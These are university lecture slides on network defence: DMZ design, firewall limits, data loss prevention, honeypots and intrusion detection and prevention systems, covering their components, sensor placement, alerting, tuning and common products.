- A DMZ Network (De-Militarized Zone) functions as a subnetwork containing an organization's exposed, outward-facing services.
- The goal of a DMZ is to add an extra layer of security to an organization's local area network. A protected and monitored network node that faces outside the internal network can access what is exposed in the DMZ, while the rest of the organization's network is safe behind a firewall.
- A DMZ gives extra protection in detecting and mitigating security breaches before they reach the internal network, where valuable assets are stored.

Firewall Limitations

- Firewall can protect an environment only if the firewall controls entire perimeter
 - Firewalls do not protect data outside perimeter
 - Firewalls are most visible part of an installation to outsiders and hence most attractive target for attack
 - Firewalls must be configured correctly and the configuration must be updated as the internal and external environment changes
 - Firewalls are targets for intruders, check firewall logs periodically for evidence of attempted or successful intrusions
 - Firewalls exercise only limited control over the content inside packet and hence may not be able to stop malicious code or inaccurate data completely
-

Data Loss Prevention (DLP)

- Set of technologies designed to detect and possibly prevent attempt to send data where it is not allowed to go
- Classified documents, proprietary information, personal information etc in light of Wiki leaks / Edward Snowden scandal
- Two implementation of DLP:
 - **Agent based:** Installed as a rootkit to monitor user behavior like network connections, file access, applications run etc
 - **Application based:** Software agents to monitor email, file transfer etc
- DLP looks for indicators:
 - **Keywords:** set of identified words in the data
 - **Traffic patterns:** bulk file transfer, file sharing, connection to outside email etc
 - **Encoding/encryption:** block outgoing files that they can't decode/decrypt




Leading Enterprise Firewall Products

- Fortinet Fortigate
- Cisco ASA NGFW
- pfSense
- Sophos UTM
- WatchGuard Firebox
- Meraki MX Firewalls
- Juniper SRX
- Palo Alto Network VM-Series

Honeypots

Honeypots



- A cyber honeypot is a baiting trap for hackers.
- It's a sacrificial computer system to attract cyberattacks, like a decoy.
- Honeypots are filled with fabricated information
- Any access to honeypots triggers monitoring and logging actions
- An attack against a honeypot is made to seem successful
- It mimics a target for hackers, and uses their intrusion attempts to gain information about cybercriminals and the way they are operating or to distract them from other targets.

How a Honeypot Works?

- The honeypot looks like a real computer system, with applications and data, fooling cybercriminals into thinking it's a legitimate target.
- Once the hackers are in, they can be tracked, and their behavior assessed for clues on how to make the real network more secure.
- Honeypots are made attractive to attackers by building in deliberate security vulnerabilities.
- Vulnerable ports might be left open to entice attackers into the honeypot environment, rather than the more secure live network.
- A honeypot isn't set up to address a specific problem, like a firewall or anti-virus. Instead, it's an information tool that can help you understand existing threats to your business and spot the emergence of new threats.
- With the intelligence obtained from a honeypot, security efforts can be prioritized and focused.

Level of Interaction

- Low interaction
 - Simple to install
 - Only provides few fake services – port emulation
 - No real operating system that an attacker can operate on
- Medium interaction
 - Provides more interaction
 - Services are still emulated
 - Scripts used to provide more interaction
 - Requires higher skills to deploy
- High interaction
 - Actual operating system in place for interacting with attacker
 - Potential to gather more information
 - Higher risk

Types of Honeypots

Types

- Email traps
- Database decoys
- Malware honeypot
- Spider honeypot

By monitoring traffic coming into the honeypot system, you can assess:

- where the cybercriminals are coming from
- the level of threat
- what modus operandi they are using
- what data or applications they are interested in
- how well your security measures are working to stop cyberattacks

Products

- KFSensor – High interaction
- Honeyd – Low to Medium interaction
- Back Office Friendly (BOF) – Low interaction
- Argos
- HoneyBOT
- NetBAIT

Demo

- Honeypots
<https://www.youtube.com/watch?v=fQqWe8br2Gw>
- Burp Suite Demo
<https://www.youtube.com/watch?v=G3hpAeoZ4ek>
- Cisco NGFW Firepower
<https://www.youtube.com/watch?v=e-CtcCPlY04>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 14 (Defense Processes and Tools)

Agenda


- IDS/IPS
 - Overview
 - Components
 - Architecture
 - Implementation

Intrusion Detection & Prevention System (IDPS)

What is an IDS?

- Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered
- IDS is like a smoke detector that raises alarm if specific events occur
- IDS response may be:
 - **Manual:** raise alarm for someone to take action
 - **Automate:** get into protection mode to isolate the intruder (IPS)

How does IDS Work?



- Raw inputs from sensors
- Data storage of raw inputs
- Analysis of events
- Intrusion identification
- Countermeasure plan
- Response to events

Functions of IDS

- Monitor the operation of routers, firewalls, key management servers and files
- Help administrators to tune, organize and understand operating system audit trails and other logs to highlight policy violation
- Assess integrity of critical system files for vulnerabilities and misconfiguration
- Provide a user-friendly interface so non-expert staff members can assist with managing system security
- Build and maintain an extensive attack signature database
- Recognize and report when data files have been altered
- Correct system configuration errors
- Install and operate traps to record information about intruders
- Generate an alarm and notify when security has been breached
- React to intruders by blocking them or blocking the server


Components of IDS

- Network sensors
- Alert systems
- Command console
- Response systems
- Database of attack signatures or behaviours

Network Sensors


- Sensors:
 - Electronic ‘Eye’ of the IDS
 - Hardware or software that monitors traffic in network and triggers alerts
 - Attacks detected by an IDS sensors
 - Single session attacks
 - Multiple session attacks
- Sensor Types
 - Host based
 - Server specific agents
 - Provide both packet and system level monitoring
 - Network based
 - Specialized software and/or hardware used to collect and analyse network traffic
 - Applications, modules embedded in network infrastructure

Network Sensors




- Monitors all traffic on a given segment
- Compare traffic against well known attack patterns (signatures); also look for heuristic attack patterns (DoS, multi-host scans)
- Includes fragmentation and stream reassembly logic for de-obfuscation of attacks
- Primarily an alarming and visibility tool, but also allows active response: IP session logging, TCP reset, shunning (blocking)

Host Sensors/Agents



- Distributed Agent residing on each server to be protected
- Intimately tied to underlying operating system
 - Can allow very detailed analysis
 - Can allow some degree of Intrusion Protection
- Allows analysis of data encrypted for transport
- Monitors kernel-level application behaviour, to mitigate attacks such as buffer-overflow and privilege escalation

Placement Strategies




- Monitor your critical traffic
- Deploy network sensors at security policy enforcement points throughout the network
- Deploy host sensors on business critical servers
- Beware of sensor overload—sensors must be able to handle peak traffic loads

Getting Traffic to Network Sensors

- Traffic must be mirrored to network sensors (replicated)
- Options:
 - Shared media (hubs)
 - Network taps
 - Switch-based traffic mirroring (SPAN)
 - Selective mirroring (traffic capture—VACLs)

Using a Network Tap

- Tap splits full duplex link into two streams
- For sensors with only one sniffing interface, need to aggregate traffic to one interface
- Be careful of aggregate bandwidth of two tapped streams
 - Don't exceed SPAN port or sensor capacity



Network Sensors

- Sensors should be placed at common entry points
 - Internet gateways
 - Connection between one LAN and another
 - Remote access server that receives connections from remote users
 - VPN devices
- Management program console sensors
- Sensors could be positioned at either side of firewall
 - Behind the firewall is more secure position

Alert Systems

- Triggers
 - Circumstances that cause an alert to be sent
- Types of triggers
 - Detection of an anomaly
 - Detection of misuse
 - Matching of a signature

Alert Systems

- Anomaly detection
 - Requires use of profiles
 - For each authorized user or group of users
 - Describe services and resources normally used by users
 - Some IDS can create user profiles
 - During training period
 - Accuracy issues
 - False negative
 - False positive

Alert Systems

- Signature based
 - Triggers alarm based on characteristics signature of known attacks
 - IDS comes equipped with a database of signatures
 - can start protecting the network immediately
 - Needs to maintain state information
- Other detection mechanisms
 - Traffic rate monitoring
 - Protocol state tracking
 - IP packet re-assembly

Command Console

- Provides a graphical user interface to an IDS
 - Enables administrators to receive and analyze alert messages and message log files
- IDS can collect information from security devices throughout network
- Command console should run on a computer dedicated solely to an IDS
 - Maximize the speed of response
 - Isolate the IDS from attacks

Response System


- IDS can be setup to take some countermeasures
- Response systems do not substitute administrators
 - Administrators can use their judgement to detect a false positive or false negative
 - Administrators can determine whether an alert needs to be escalated

Database of Attacks Signatures or Behaviours



- IDS don't have the capability to use judgement
 - can make use of a source of information for comparing the traffic they monitor
- Signature or rule based
 - Reference a database of known attack signatures
 - If traffic matches a signature, it sends an alert
 - Keep database updated
 - Passive detection mode
- Anomaly based IDS
 - Store information about users in database

IDS Architecture



IDS Architecture

- Sensor Interfaces: Traffic inspection points
 - Sensor App: “Sniffing” application
 - Main App: Core IDS application
 - Event Store: Storage for all events (system & alarm)
 - IDAPI: Communication channel between applications
 - Web Server: Services all web and SSL requirements, including the IDS Device Manager (the integrated GUI), and transactional services such as remote management and monitoring through RDEP
 - SSH/Telnet: Services SSH and telnet requirements, for the CLI application
 - NAC: Application for active response (shunning)
-

Host Based IDS (HIDS)



- Examines events on a computer in a network rather than the traffic that passes around the system.
 - Mainly operates by looking at data in admin files including log and config files on the computer that it protects.
 - HIDS will back up the config files so system can restore settings, should a malevolent virus loosen the security of the system by changing the setup of the computer.
 - Guards root access on Unix-like platforms or registry alterations on Windows systems. **A HIDS won't be able to block these changes, but it would be able to raise alert if any such access occurs.**
 - HIDS must be installed on each host it is expected to monitor for effective monitoring of overall network.
 - This ensures that config changes on any of the host are not overlooked.
 - **A distributed HIDS system needs to include a centralized control module.**
-

Network Based IDS (NIDS)

- NIDS examines the traffic on the network. A typical **NIDS** includes a packet sniffer in order to gather network traffic for analysis.
- The analysis engine of a NIDS is rule-based which supports addition, deletion and modification of rules.
- With many NIDS, the provider of the system, or the user community make rules available which can be imported into system for implementation.
- **There is no need to dump all of the traffic into files or run the whole lot through a dashboard** because it wouldn't be able to analyze all of that data.
- Rules that drive analysis in a NIDS also create selective data capture. For example, if there is a rule for a type of worrisome HTTP traffic, NIDS should only pick up and store HTTP packets that display those characteristics.
- Typically, a NIDS is installed on a dedicated piece of hardware. A NIDS requires a sensor module to pick up traffic, so it should be possible to load it onto a LAN analyzer, or may choose to allocate a computer to run the task.

NIDS v/s HIDS

NIDS vs HIDS



- A NIDS gives a lot more monitoring power than a HIDS as it can intercept attacks as they happen, whereas a HIDS only notices anything wrong once a file or a setting on a device has already changed
- NIDS is usually installed on a stand-alone piece of equipment and doesn't drag down the server processors
- The activity of HIDS is not as aggressive as that of NIDS and can be fulfilled by a lightweight daemon on the computer with very small load on host CPU
- Neither NIDS nor HIDS generate extra network traffic

Front-End IDS

- Placed at entry point of a network
- Monitors traffic coming to network
- Can analyze the traffic and initiate action against suspicious traffic
- Visible to outside world and is exposed to attack
- Can not monitor internal traffic

Internal IDS

- Monitors activity within network
 - Can spot suspicious activities from within network
 - If an attacker sends a normal packet to a compromised machine and asks it to launch DOS attack, this implementation will be able to spot it
 - Well protected from outside attack
 - Can learn the typical behavior of internal users and spot any sudden change in their behavior
-

IDS Implementation

- 7 Step process:
 - Install the IDS database
 - Gather data
 - Send alert messages
 - IDS responds
 - Administrator assesses the damage / risk
 - Follow escalation procedures
 - Log and review the event

Install the IDS Database

- IDS uses the database to compare traffic detected by sensors
- Anomaly based systems
 - Requires a training period (normally one week)
 - IDS observes traffic and compiles a network baseline
- Signature based systems
 - Can use database immediately
 - Database can be sourced from third party suppliers

Tuning the Sensors

- Understand the environment and traffic patterns
- List out potential false positives i.e. analyze each alert and classify stimulus and response
- Define policy, and policy exceptions i.e. ping sweeps generate alarms, except when coming from the management network
- Turn down severity of signatures not applicable to that environment
- Iterative process: as traffic patterns change, sensors can require re-tuning

Gather Data

- Network sensors gather data by reading packets
- Sensors need to be positioned where they can capture all packets
 - Sensors on individual hosts capture information that enters and leaves a host
 - Sensors on network segments read packets as they pass through the segment
- Sensors on network segments can not capture all packets
 - If traffic levels become too heavy

Send Alert Message

- Sensor captures a packets
- IDS software compares captured packet with information in its database
- IDS sends alert message
 - If captured packet matches an attack signature
 - Deviates from normal network behaviour

IDS Responds

- Command console receives alert messages
 - Notifies the administrator
- IDS can be configured to take action when a suspicious packet is received
 - Send an alarm message
 - Drop a packet
 - Stop and restart the network

Administrator Assesses Damage

- Administrator monitors alerts
 - Determines if countermeasures are required
- Administrator needs to fine tune the database
 - Goal is to avoid false negative by training the IDS
- Line between acceptable and unacceptable network use may not be clear always

Administrator Assesses Damage

- Administrator monitors alerts
 - Determines if countermeasures are required
- Administrator needs to fine tune the database
 - Goal is to avoid false negative by training the IDS
- Line between acceptable and unacceptable network use may not be clear always

Follow Escalation Procedures

- Escalation procedures
 - Set of actions to be followed if IDS detects a true positive
- Should be spelled out in organization's security policy
- Incident levels
 - Level 1: can be managed quickly
 - Level 2: represents a more serious threat
 - Level 3: represents the highest degree of threat

Log and Review Events

- IDS events are stored in log files or database
- Administrator should review logs
 - to determine pattern of misuse
 - administrator can spot a gradual attack
- IDS should also provide accountability
 - capability to track an attempted attack or intrusion back to the responsible party
 - some systems have built-in tracking/tracing features

Other IDS Technologies...

- Protocol-based Intrusion Detection System (PIDS)
- Application Protocol-based Intrusion Detection System (APIDS)
- Hybrid Intrusion Detection System
- Code modification checkers: ([Tripwire](#))
- Vulnerability scanners: ([ISS Scanner](#), [Nessus](#))

IDS Strengths and Limitations

- **Strengths:**

- Can detect ever growing number of attacks
- New signatures can be configured
- Have become cheaper and easy to operate
- Can operate in stealth mode to avoid attackers

- **Limitations:**

- Requires strong defense else attacker can render an IDS ineffective
- Attackers tend to gain insight into IDS working over a period of time
- Poor sensitivity could limit accuracy
- Someone needs to monitor IDS reports for actions

Popular IDS Products

- McAfee NSP
- Trend Micro TippingPoint
- HillStone NIPS
- Darktrace Enterprise Immune System
- NSFocus NGIPS
- H3C SecBlade IPS
- Huawei NIP
- Entrust IoTrust Identity and Data Security
- Cisco FirePower NGIPS

Firewalls v/s IDS v/s IPS

- Firewall is first line of perimeter defense. Best practices recommend that firewall be explicitly configured to DENY all incoming traffic and then you open up holes where necessary. You may need to open up port 80 to host websites or port 21 to host an FTP file server.
- Each of these holes may be necessary from one standpoint, but they also represent possible vectors for malicious traffic to enter network rather than being blocked by the firewall.
- That is where IDS would come in, the IDS will monitor the inbound and outbound traffic and identify suspicious or malicious traffic which may have somehow bypassed the firewall or it could possibly be originating from inside network as well.
- An IPS is essentially a firewall which combines network-level and application-level filtering with a reactive IDS to proactively protect the network.

Demo

- Intrusion Detection Systems

<https://www.youtube.com/watch?v=VPLSIRegFI>

- Network Intrusion Detection using Snort

<https://www.youtube.com/watch?v=iBsGSsbDMyw>

- Network Intrusion Detection & Prevention Systems

https://www.youtube.com/watch?v=hEgWPWluq_s



Thank You

IDS Methods

- **Signature based:**
 - Monitor all the packets traversing the network
 - Compares traffic against a database of signatures or attributes of known malicious threats,
 - Works similar to antivirus software
- **Anomaly based:**
 - Monitor network traffic and compare it against an established baseline,
 - Determines what is considered normal for the network with respect to bandwidth, protocols, ports and other devices.
 - Also known as Heuristic based IDS

Signature Based IDS

- Monitors for known patterns of malicious behavior
 - Port scan i.e. same sender trying to communicate with multiple ports at same time
